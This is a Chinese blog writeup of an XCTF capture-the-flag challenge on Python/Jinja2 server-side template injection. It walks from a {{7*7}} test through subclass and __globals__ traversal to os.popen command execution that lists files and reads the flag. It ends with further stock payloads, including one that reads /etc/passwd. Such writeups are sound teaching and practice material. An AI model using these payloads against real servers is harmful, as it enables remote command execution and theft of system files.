攻防世界--Web进阶--Web_python_template_injection---python模板注入---writeup

原创

Zhao蔫儿 于 2021-10-10 01:14:02 发布 669 收藏 2
分类专栏： xctf攻防世界Web 文章标签： html css python web安全

本文链接：https://blog.csdn.net/z2560088/article/details/120681706

- 首先看到题目，就知道这道题是关于 **模板注入** 的，什么是模板注入呢？ - 为了写 html 代码的时候方便，很多网站都会使用模板，先写好一个 html 模板文件，
比如：

```python
def test():
code = request.args.get('id')
html = '''
    <h3>%s</h3>

'''%(code)
 return render_template_string(html)

```

这段代码中的 `html` 就是一个简单的模板文件，当开发者想要这个模板对应的样式 时，可以直接用 `render_template_string` 方法来调用这个模板，从而直接把这个样 式渲染出来。 而模板注入，就是指 **将一串指令代替变量传入模板中让它执行** .

以这段代码为 例，我们在传入 `code` 值时，可以用 `{{}}` 符号来包裹一系列代码，以此替代本应是 参数的

```
`id` ： ``` http://..../?id={{代码}} ```
```

- 知道了什么是模板文件，接下来开始模板注入环节:

首先，先测试一下是不是确实能注入，构造一个简单的测试 url: `http://111.198.29.45:46675/{{7*7}}`

服务器回传： `URL http://111.198.29.45:46675/49 not found` `/49` 的存在说明 `7*7` 这条指令被忠实地执行了。

- __class__ ： 返回对象所属的类

__mro__ ： 返回一个类所继承的基类元组，方法在解析时按照元组的 顺序解析。

__base__ ： 返回该类所继承的基类

// __base__和__mro__都是用来寻找基类的


__subclasses__ ： 每个新类都保留了子类的引用，这个方法返回一个 类中仍然可用的的引用的列表


__init__ ： 类的初始化方法

__globals__ ： 对包含函数全局变量的字典的引用

```
{{[].__class__.__base__.__subclasses__()}}
```

返回该类中仍然可用的的引用的列表





查看该类下的全局变量的字典

```
{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__()}}
```


0x7f5b94867c08>, 'PREFIXES': ['/usr', '/usr'], 'addusersitepackages': <function addusersitepackages at 0x7f5b94867cf8>, 'os': <module 'os' from '/usr/lib/python2.7/os.pyc'>} not found

CSDN @Zhao蔫儿

> 用 python 语句获取控制台权限：想到了 `os.system` 和 `os.popen` 前者返回 **退出状态码** , 后者 **以 file 形式** 返回 **输出内容**, 我们想要的是 内容，所所以选择 `os.popen` 。

使用os.popen()来获取控制台权限，并以file的形式返回输出内容。

```
{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()}}
```




URL http://111.200.241.244:50945/fl4g index.py not found

CSDN @Zhao蔫儿

再同样的操作，cat fl4g即可

```
{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].popen('cat fl4g').read()}}
```



URL http://111.200.241.244:50945/ctf{f22b6844-5169-4054-b2a0-d95b9361cb57} not found

CSDN @Zhao蔫儿

成功拿到flag

以上 payload 是一个非常常用的 payload，同样常用的还有

```
''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__[' os'].system('ls')
```

和

```
''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()
```